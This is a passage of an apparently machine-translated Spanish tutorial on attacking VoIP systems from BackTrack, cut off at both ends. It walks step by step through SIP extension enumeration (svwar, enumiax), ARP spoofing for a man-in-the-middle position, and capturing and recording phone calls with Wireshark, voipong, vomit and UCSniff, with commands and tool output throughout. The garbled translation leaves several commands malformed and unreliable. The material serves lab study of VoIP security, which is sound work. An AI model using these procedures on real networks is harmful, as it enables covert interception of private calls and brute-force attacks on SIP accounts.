```
f1276c1950cf09c970b4849176f5c86ec4f12117': [], '812fe9df7cfd5ec9490c0290de90eb74f0315713': ['SpeedT
MxSipApp/4.5.7.50 MxSF/v3.2.7.37'], 'c894efadea76287430215937c83c0b8ed7acba41': ['Cisco-CP7960G/8.0
159ac7971b21c7421b90c5684eaf5': ['InnoMedia SIP MTA6328-2Re v3.0.77'], '91c20d0c6905ec489d6b7d76cf2
8e941fad26fb52fced94a9dc654adb2d1cc531': ['CommuniGatePro/5.1.12'], 'd02ec4ba8693b391c0c096246aee3b
080b3ddad2184c56': ['Sipura/SPA2000-3.1.5'], '81b5a995d38199bc7a87a36bd81b91c771808427': ['Cisco Vo
f45899f52af51739273d': ['SpeedTouch 780'], 'f314897cc1af962d731f8b1738cb175fa3f0f5b4': ['InnoMedia
ec8382b34f': ['Cisco-SIPGateway/IOS-12.x'], '170caba9cd1df5d503ad7fa243036c728721d14f': ['InnoMedia
f2ac5b249e5': ['F142R75-0.00'], 'F139R72-0.00', 'voispeed', 'F309R19-2.00'], 'b586523553a7427086acb9f
f22f540a': ['Sip Express router (0.9.6 (1386/linux))'], '623de5a80cb656d01c8142bff4b94388c8c3e2b9':
659d738bc9a8a9e9428c1b9': ['InnoMedia SIP MTA6328-2Re v3.0.77'], '4318fb1649c9465fbb8e0bda9291b49a5
1ec055fb76177c1328d7649b1c21734b': ['Linksys/PAP2-3.1.3(LS)'], '31a75cf0b6aeb7a7d9f29368ee4778f5add
ec85dd8d37ddc3e841410fc3761534': ['Cisco VoIP Gateway/ IOS 12.x/ SIP enabled'], '0779a62a645ad6e0ca
77'], '7a96cf4398d4d2375d10ee29a88612432fe6430c': ['InnoMedia SIP MTA6328-2Re v3.0.77'], 'd0e65c979
2Re v3.0.77'], '2d9137694856e1bcd24e26d9bf6a83bd1d7b32d3': ['InnoMedia SIP MTA6328-2Re v3.0.77'],
MTA6328-2Re v3.0.77'], '2a148bf7d05cc8b819fdaece1cecc533fe18d11': ['InnoMedia SIP MTA6328-2Re v3.
o VoIP Gateway/ IOS 12.x/ SIP enabled'], '583c2f3b16be294966f6a63dc99754dc9e1f791': ['InnoMedia SI
| SIP Device | User Agent | Fingerprint |
-----
| 192.168.1.104:5060 | Asterisk PBX | Asterisk / SJphone/1.60.289a (SJ Labs) |
| 192.168.1.103:5060 | Twinkle/1.4.2 | T-Cm Speedport W500V / Firmware v1.37 MxSF/v3.2.6.26 |
root@bt:/pentest/voip/sipvicious#
```

Extensiones Enumeración

Enumeración de extensión puede ayudar a un atacante mediante la búsqueda de extensiones válidas en un sistema c puede conducir a un ataque de fuerza bruta sobre las cuentas SIP. Enumeración obras de ampliación por los errores devueltos por los métodos solicitudes SIP REGISTER como, opciones y INVITAR

Svwar

Svwar es también una herramienta de la suite sipvicious permite enumerar las extensiones utilizando una gama de e utilizar un archivo de diccionario svwar apoya todos los de los tres métodos de enumeración de extensión como se h anteriormente, el método por defecto para la enumeración es registrarse.

Uso:

```
root @ bt :/ pentest / voip / sipvicious # . / svwar.py
Uso: svwar.py [opciones] destino
ejemplos:
svwar.py-e100-999 10.0.0.1
svwar.py-d dictionary.txt 10.0.0.2
```

Ejemplo:

```
root @ bt :/ pentest / voip / sipvicious # . / 192.168.1.104 svwar.py-e100-400
| Extensión | Autenticación |
-----
| 201 | reqauth |
| 200 | reqauth |
| 203 | reqauth |
| 202 | reqauth |
| 303 | reqauth |
| 305 | reqauth |
```

Svwar ha identificado todas las extensiones que he creado en mi servidor Trixbox. Puede especificar otro método sc m-argumento, también se puede añadir-v o t-vv para mostrar más información.

```
root @ bt :/ pentest / voip / sipvicious # . / svwar.py-e100-400 192.168.1.104-m INVITAR-v
INFO: TakeASip: tratar de obtener ip auto .. podría tomar un tiempo
INFO: root: enciendan sus motores
INFO: TakeASip: Ok dispositivo SIP encontrado
INFO: TakeASip: extension '200 'existe - requiere autenticación
INFO: TakeASip: extension '201 'existe - requiere autenticación
----- Editar -----
INFO: TakeASip: extension '203 'existe - requiere autenticación
INFO: TakeASip: extension '303 'existe - requiere autenticación
INFO: TakeASip: extension '303 'existe - requiere autenticación
INFO: TakeASip: extension '305 'existe - requiere autenticación
INFO: root: contamos con 6 extensiones
| Extensión | Autenticación |
-----
| 201 | reqauth |
| 200 | reqauth |
| 203 | reqauth |
| 202 | reqauth |
| 303 | reqauth |
| 305 | reqauth |

INFO: root: Tiempo total: 0:00:21.944731
```

Enumiax

Enumiax se utiliza para enumerar los nombres de usuario de Asterisk protocolo de Cambio. Permite un ataque de di nombre de usuario secuencial Adivinar

```
root @ bt :/ pentest / voip / enumiax # . / enumiax
enumIAX 1,0
Dustin D. Trammell
Uso: enumiax [opciones] destino
opciones:
-D Diccionario ataque con expediente
-I Intervalo para auto-save (número de operaciones, por defecto 1000)
-M # nombre de usuario mínima (en caracteres)
-R # nombre de usuario máximo (en caracteres)
-R # limite de velocidad de las llamadas (en microsegundos)
-S Leer el estado de sesión de archivo de estado
-V verbosidad Incremento (repetición de verbosidad adicional)
-V Imprimir información de versión y salir
-H help Imprimir / uso de la información y de salida

root @ bt :/ pentest / voip / enumiax # . / enumiax-v-M3-M3 192.168.1.104
enumIAX 1,0
Dustin D. Trammell
Objetivo adquirido: 192.168.1.104
Conexión a 192.168.1.104 a través de UDP en el puerto 4569 ...
Iniciar el proceso de enumeración en: Jue 05 de febrero 2011 13:04:18
Ahora trabaja en 3 nombres de usuario de caracteres ...

# # # # #
Tratando nombre de usuario: "000"
# # # # #
Tratando nombre de usuario: "001"
# # # # #
Tratando nombre de usuario: "002"
# # # # #
Tratando nombre de usuario: "003"
# # # # #
Tratando nombre de usuario: "004"
# # # # #
Tratando nombre de usuario: "005"
# # # # #
Tratando nombre de usuario: "006"
# # # # #
Tratando nombre de usuario: "007"
# # # # #
Tratando nombre de usuario: "008"
# # # # #
...

root @ bt :/ pentest / voip / enumiax # . / enumiax dict-d-v 192.168.1.104
enumIAX 1,0
Dustin D. Trammell
Objetivo adquirido: 192.168.1.104
Conexión a 192.168.1.104 a través de UDP en el puerto 4569 ...
Iniciar el proceso de enumeración en: Jue 05 de febrero 2011 13:02:39


# # # # #
Tratando de usuario: "quest"
# # # # #
Tratando nombre de usuario: "iaxtel"
# # # # #
Tratando nombre de usuario: "iaxtel2"
# # # # #
Tratando de usuario: "100"
# # # # #
Tratando nombre de usuario: "101"
# # # # #
Tratando nombre de usuario: "200"
# # # # #
Tratando nombre de usuario: "201"
# # # # #
Tratando de usuario: "202"
# # # # #
Tratando nombre de usuario: "203"
Fin del archivo de diccionario alcanzado, salir.
```

Monitoreo de tráfico y llamadas telefónicas espionaje

Supervisar el tráfico de VoIP puede permitir a un atacante capturar las solicitudes de SIP y RTP datos enviados des servidor y viceversa. Se puede servir a dos tipos de ataque:

- La captura de autenticación SIP (que más tarde se discuta este tema en la sección de autenticación atacand
- Usuarios escuchas ilegales llamadas telefónicas.

A efectos de cálculo se utilizará el siguiente escenario:



Para este tipo de ataque que tendrá que realizar un hombre en medio del ataque que se requieren los siguientes paso

- Arp intoxicación / spoofing
- Oler el tráfico
- Decodificación RTP datos a un archivo de audio.

Envenenamiento ARP mediante arpspoof

Antes de que podamos comenzar a rastrear el tráfico tendremos que nuestro veneno arp switch / puerta de enlace, v una herramienta llamada "arpspoof", que se encuentra en `" / usr / sbin / arpspoof"` carpeta en Backtrack, de hecho invocarlo desde cualquier lugar, escribiendo: **arpspoof** Antes de poder utilizar arpspoof tendremos que activar el re


```
root @ bt: ~ # echo 1 > / proc/sys/net/ipv4/ip_forward
```

Sintaxis arpspoof debería tener el siguiente aspecto:

```
root @ bt: ~ # arpspoof
Versión: 2,4
Uso: arpspoof [-i interface] [-t target] anfitrión
```


Durante un ataque MITM éxito tendremos que suplantar en ambos sentidos:

```
arpspoof-t victima de puerta de enlace
arpspoof-t gateway victima
```




Dejaremos que nuestro envenenamiento ARP ejecutarse en segundo plano mientras se realiza una captura con Wire

La captura de tráfico y espionaje usando Wireshark

Ahora vamos a encender Wireshark para capturar algo de tráfico. Vamos a utilizar el siguiente filtro Wireshark capt


```
no transmitir y no multicast y el anfitrión 192.168.1.118
```



Ahora vamos a empezar a capturar algo de tráfico ... Si bien para olfatear el tráfico de usuario "B" ha puesto en marcha X-Lite suave en su computadora de escritorio y marcó el usuario "A" extensión 200.





Wireshark ha capturado algo de tráfico, después de un tiempo me he detenido el proceso de captura y se guarda el archivo llamado "sip.pcap".



Podemos ver que hemos capturado el tráfico SIP, pero para esta sección están más interesados en el tráfico RTP, ya que son los datos reales de conversación.

448	48.535320	192.168.1.118	192.168.1.104	RTP	PT=ITU-T G.711 PCMU, SSRC=0xC4EB8CB1, Seq=3673, Time
449	48.549429	192.168.1.104	192.168.1.118	RTP	PT=ITU-T G.711 PCMU, SSRC=0xC4EB8CB1, Seq=34346, Time
450	48.555192	192.168.1.118	192.168.1.104	RTP	PT=ITU-T G.711 PCMU, SSRC=0xC4EB8CB1, Seq=3674, Time
451	48.569040	192.168.1.104	192.168.1.118	RTP	PT=ITU-T G.711 PCMU, SSRC=0xC4EB8CB1, Seq=34347, Time
452	48.575758	192.168.1.118	192.168.1.104	RTP	PT=ITU-T G.711 PCMU, SSRC=0xC4EB8CB1, Seq=3675, Time
453	48.589592	192.168.1.104	192.168.1.118	RTP	PT=ITU-T G.711 PCMU, SSRC=0xC4EB8CB1, Seq=34348, Time

Wireshark tiene una característica muy bien para decodificar llamadas VoIP capturadas los datos en formato de audio. Usted puede encontrar esta característica en las **estadísticas** -> **VoIP Calls** menú.



Voipong

Voipong es una utilidad que detecta todas las llamadas de voz sobre IP en una tubería, y para aquellos que están G7 vertederos de conversación real a archivos de onda diferentes. Es compatible con SIP, H323, protocolo de cliente d RTP y RTCP. Voipong se encuentra en retroceso "/ pentest / voip / voipong" directorio Antes de poder utilizar voip que hacer algunos cambios en el archivo voipong.conf:

```
root@bt:~# cd /pentest/voip/voipong # nano /etc/voipong.conf
soxpath = /usr/bin/sox
networksfile = /pentest/voip/voipong/etc/voipongnets
outdir = /pentest/voip/voipong/salida/
device = eth0 # su tarjeta de interfaz de red nombre
```

Ahora podemos empezar a capturar voipong algunas conversaciones VoIP

```
root@bt:~# cd /pentest/voip/voipong # ./voipong-c /etc/voipong.conf-d4-f
```


```
root@bt:~# cd /pentest/voip/voipong # ./voipong -c /etc/voipong.conf -d4 -f
EnderUNIX VOIPONG Voice Over IP Sniffer starting...
Release 2.0, running on bt [Linux 2.6.30.9 #1 SMP Tue Dec 1 21:51:08 EST 2009 i686]

(c) Murat Balaban http://www.enderunix.org/
29/01/11 13:57:14: EnderUNIX VOIPONG Voice Over IP Sniffer starting...
29/01/11 13:57:14: Release 2.0 running on bt [Linux 2.6.30.9 #1 SMP Tue Dec 1 21:51:08 EST 2009 i686]. (c) Murat Balaban htt
p://www.enderunix.org/ [pid: 18018]
29/01/11 13:57:14: Default matching algorithm: lfp
29/01/11 13:57:14: loadmodule: /usr/local/etc/voipong/modules/modvocoder_pcmu.so (@0xb804e243)
29/01/11 13:57:14: loadmodule: /usr/local/etc/voipong/modules/modvocoder_pcmu.so (@0xb804b26a)
29/01/11 13:57:14: loaded 2 module(s)
29/01/11 13:57:14: eth0 has been opened in promisc mode. (192.168.1.0/255.255.255.0)
29/01/11 13:57:44: [18043] VoIP call has been detected.
29/01/11 13:57:44: [18043] 192.168.1.104:18518 <-> 192.168.1.118:60930
29/01/11 13:57:44: [18043] Encoding 0-PCMU-8KHz, recording.....
29/01/11 13:57:44: created a call recorder instance!
29/01/11 13:58:13: [18043] maximum idle time [10 secs] has been elapsed for this call, the call might have been ended.
29/01/11 13:58:13: child [pid: 18043] terminated by signal 11
```

Una vez voipong detecta una llamada de teléfono se iniciará capturarlo una vez que termine de voipong se detendrá captura y lo hacen a un fichero wave jugable. Toda la conversación se guardará en el directorio "/ pentest / voip / v carpeta

```
root@bt:~# cd /pentest/voip/voipong # cd output/
root@bt:~# cd /pentest/voip/voipong/output # ls
20110129
root@bt:~# cd /pentest/voip/voipong/output # cd 20110129/
root@bt:~# cd /pentest/voip/voipong/output/20110129 # ls
session-enc0-PCMU-8KHz-192.168.1.104,11108-192.168.1.118,50396.raw
session-enc0-PCMU-8KHz-192.168.1.104,11108-192.168.1.118,50396.wav
session-enc0-PCMU-8KHz-192.168.1.104,14320-192.168.1.118,53366.raw
session-enc0-PCMU-8KHz-192.168.1.104,18518-192.168.1.118,60930.raw
session-enc0-PCMU-8KHz-192.168.1.104,18518-192.168.1.118,60930.wav
session-enc0-PCMU-8KHz-192.168.1.118,50396-192.168.1.104,11108.raw
session-enc0-PCMU-8KHz-192.168.1.118,53366-192.168.1.104,14320.raw
session-enc0-PCMU-8KHz-192.168.1.118,60930-192.168.1.104,18518.raw
root@bt:~# cd /pentest/voip/voipong/output/20110129 #
```

Reproducción del archivo:



Vomitar

Vomit convierte un teléfono Cisco IP RTP conversación en un archivo de sonido que se puede jugar con los jugadores normales. Vomit requiere un archivo de salida de tcpdump. Con el fin de obtener vomitar en marcha tendremos que instalar WavePlay Consíguelo aquí: <http://dir.filewatcher.com/d/FreeBSD/distfiles/Other/waveplay-20010924.t>

```
root @ bt: ~ # tar-xzvf WavePlay-20010924.tar.gz
WavePlay-20010924 /
waveplay-20010924/Makefile
waveplay-20010924/waveplay.c
waveplay-20010924/waveplay.ja.1
waveplay-20010924/wavefmt.h
waveplay-20010924/README
waveplay-20010924/waveplay.1
waveplay-20010924/README.jp
root @ bt: ~ # cd WavePlay-20010924
root @ bt: ~ / WavePlay-20010924 # hacer
cc-c-o waveplay.o waveplay.c
waveplay.o cc-o WavePlay
root @ bt: ~ / WavePlay-20010924 # cp WavePlay / usr / bin /
root @ bt :/ pentest / voip / vomito # / vomitos sip.dump r |. WavePlay-S8000-B16-C1
```

UCSniff

UCSniff es un video de VoIP e IP Seguridad herramienta de evaluación que integra el software de código abierto que características útiles, lo que permite VoIP y Video IP propietarios y profesionales de seguridad a prueba rápidamente de **espionaje no autorizado de VoIP y de vídeo** . UCSniff apoya envenenamiento ARP, VLAN Hopping, VLAN de través de CDP, tiene una capacidad de rastreadores y más ... Lo considero como un todo en una herramienta de esp un vistazo a algunos ejemplos de uso:

UCSniff puede operar en los modos 2

- **El modo monitor** - En caso de ser utilizado en un medio compartido donde los teléfonos IP conectados a su punto de acceso inalámbrico, se puede también utilizar en un entorno conmutado mediante el establecimiento SPAN en un switch Cisco.
- **Hombre en el medio** - Este modo tiene 2 modos adicionales que son
 - Modo de aprendizaje
 - Modo Dirigido

Preparación UCSniff por lo que puede ejecutar desde cualquier lugar de dar marcha atrás:

```
root @ bt :/ tmp # cd instalar
```

Modo de uso del monitor

```
root @ bt :/ tmp / ucsniff # ucsniff-i eth0-M
UCSniff 2,1 de partida
Funcionamiento en modo monitor
El archivo de directorio users.txt no puede ser abierto para lectura en el directorio de trabajo
Targets.txt El archivo no se puede abrir para lectura en el directorio de trabajo
Escuchando en eth0 ... (Ethernet)
eth0 -> 00:0 C: 29:84:98: 192.168.1.105 255.255.255.0 B2

A partir Unificado oler ...
Advertencia: Asegúrese de que usted golpea 'q' cuando haya terminado con este programa.
Advertencia: 'q' re-ARP a las víctimas. Si no lo hace antes de la salida del programa dará lugar a una denegación de servicio.

SIP llamada en curso. (Extensión 200, ip 192.168.1.104) llamando al (extensión 201, ip 192.168.1.118)
SIP llamada en curso. (Extensión 200, ip 192.168.1.105) llamando al (extensión 201, ip 192.168.1.104)
SIP Call terminado. Conversación grabada en el archivo '200-Calling-201-5 :2:7-3-dos. Wav '
SIP Call terminado. Conversación grabada en el archivo '200-Calling-201-5 :2:8-2-dos. Wav '
Cierre de interfaz de texto ...

Unificado olfateando se detuvo.
```

Podemos parar las sesiones pulsando la tecla Q.

Varios archivos han sido creados por UCSniff: Los archivos de registro - Contiene información detallada sobre los a transacciones sip - archivo de captura que se puede ver en Wireshark audio wav - archivos de las conversaciones de

```
root @ bt :/ tmp / ucsniff # ls-l
total de 376
-Rw-r - r -. 1 root root 40854 05 de febrero 05:02 200 Calling-201-5 :2:7-3-ambos wav
-Rw-r - r -. 1 root root 115818 05 de febrero 05:02 200 Calling-201-5 :2:7-3 pcap
-Rw-r - r -. 1 root root 46294 05 de febrero 05:02 200 Calling-201-5 :2:8-2-wav tanto
-Rw-r - r -. 1 root root 103940 05 de febrero 05:02 200 Calling-201-5 :2:8-2 pcap
-Rw-r - r - 1 root root 278 05 de febrero 05:02 call_detail_log
-Rw-r - r - 1 root root 317 05 de febrero 05:02 call_log
-Rw-r - r - 1 root root 10063 05 de febrero 05:02 sip.log
-Rw-r - r - 1 root root 39073 05 de febrero 05:02 sipdump.pcap
-Rw-r - r - 1 root root 0 05 de febrero 05:01 skinny_log
```

MITM Learning Modo de uso:

Este modo utiliza un protocolo de señalización (SIP, Skinny) para asignar extensiones a un direcciones IP. Puede pe objetivos para interceptar sólo direcciones IP específicas o redes. En el siguiente ejemplo se supone que estamos en VLAN Arp envenenar a todos los hosts de la subred.

```
root @ bt :/ tmp / ucsniff # ucsniff-i eth0 / / / /
UCSniff 2,1 de partida
Escuchando en eth0 ... (Ethernet)
eth0 -> 00:0 C: 29:84:98: 192.168.1.105 255.255.255.0 B2
```

```
Asignaron al azar a 255 hosts para la digitalización de ...
El escaneo de la máscara de red total para 255 hosts ...
* | ===== ==> | 100,00%
Victimas de envenenamiento ARP:
GRUPO 1: NINGUNA (todos los hosts de la lista)
GRUPO 2: ALGUNA (todos los hosts de la lista)
Entrada asignada nuevo objetivo: (IP: 192.168.1.118) -> Extensión 201 y nombre: entrada asignada nuevo objetivo: (IP: 192.168.1.104) -> Extensión 200 y nombre
SIP llamada en curso. (Extensión 201, ip 192.168.1.118) llamando al (extensión 200, ip 192.168.1.104)
SIP Call terminado. Conversación grabada en el archivo '201-Calling-200-5 :13:4-2-dos. Wav '
Cierre de interfaz de texto ...
ARP envenenador desactivado.
RE-ARPing las víctimas ...
Unificado olfateando se detuvo.
```

Si echamos un vistazo a los archivos de registro UCSniff podemos ver los objetivos descubiertos utilizados en el atac

```
root @ bt :/ tmp / ucsniff # cat targets.txt
192.168.1.118,201, sip
192.168.1.104,200, sip
```

MITM modo de objetivo

Target Mode permite espionaje en una capa superior que sólo corrientes aleatorias de audio o la dirección IP de los que no conocen la extensión. Este modo tiene dos modos secundarios: El usuario Targeted Targeted Conversación I destinos manualmente a la "targets.txt" archivo en el siguiente formato: xxxx, extensión, sip 192.168.1.118,201, SIP modo de aprendizaje para el descubrimiento automático hosts

```
root @ bt :/ tmp / ucsniff # ucsniff-i eth0-T
UCSniff 2,1 de partida
Targets.txt El archivo no se puede abrir para lectura en el directorio de trabajo
No hay objetivos han sido previamente descubierto en el archivo Targets, targets.txt
Por favor, ejecute UCSniff en el modo de aprendizaje, o manualmente editar targets.txt
```

Una vez que un archivo válido targets.txt se encuentra, se le pedirá que seleccione un modo de escucha:

```
root @ bt :/ tmp / ucsniff # ucsniff-i eth0-T
UCSniff 2,1 de partida
Analizados 2 entradas en el archivo Targets, targets.txt
UCSniff ejecuta en modo de destino. Analizada 2 objetivos previamente descubiertos
Por favor, seleccione un modo de espionaje dirigida:
1. Usuario
Descripción: interceptar todas las llamadas desde o hacia un punto final determinado.
2. Conversación
Descripción: espiar a los flujos de conversación bidireccional entre dos puntos finales seleccionados.
Por favor, seleccione la opción (1) o (2):
```

Si selecciona "Usuario" indica a la herramienta para interceptar todo el tráfico entre el Blanco, y el resto de la red.

```

root@bt:/tmp/ucsniff# ucsniff -i eth0 -T
UCSniff 2.1 starting
Parsed 2 entries in Targets file, targets.txt
UCSniff running in target mode. Parsed 2 previously discovered targets

Please select a Targeted Eavesdropping Mode:

1. User
Description: Eavesdrop on all calls to or from a particular endpoint.

2. Conversation
Description: Eavesdrop on bi-directional conversation flows between two selected endpoints.

Please select option (1) or (2):
1

Single user mode selected

In this mode, you select one IP Phone Endpoint (User / Extension), and all calls to or from this endpoint are targeted for eavesdropping

Displaying the discovered targets list:
-----
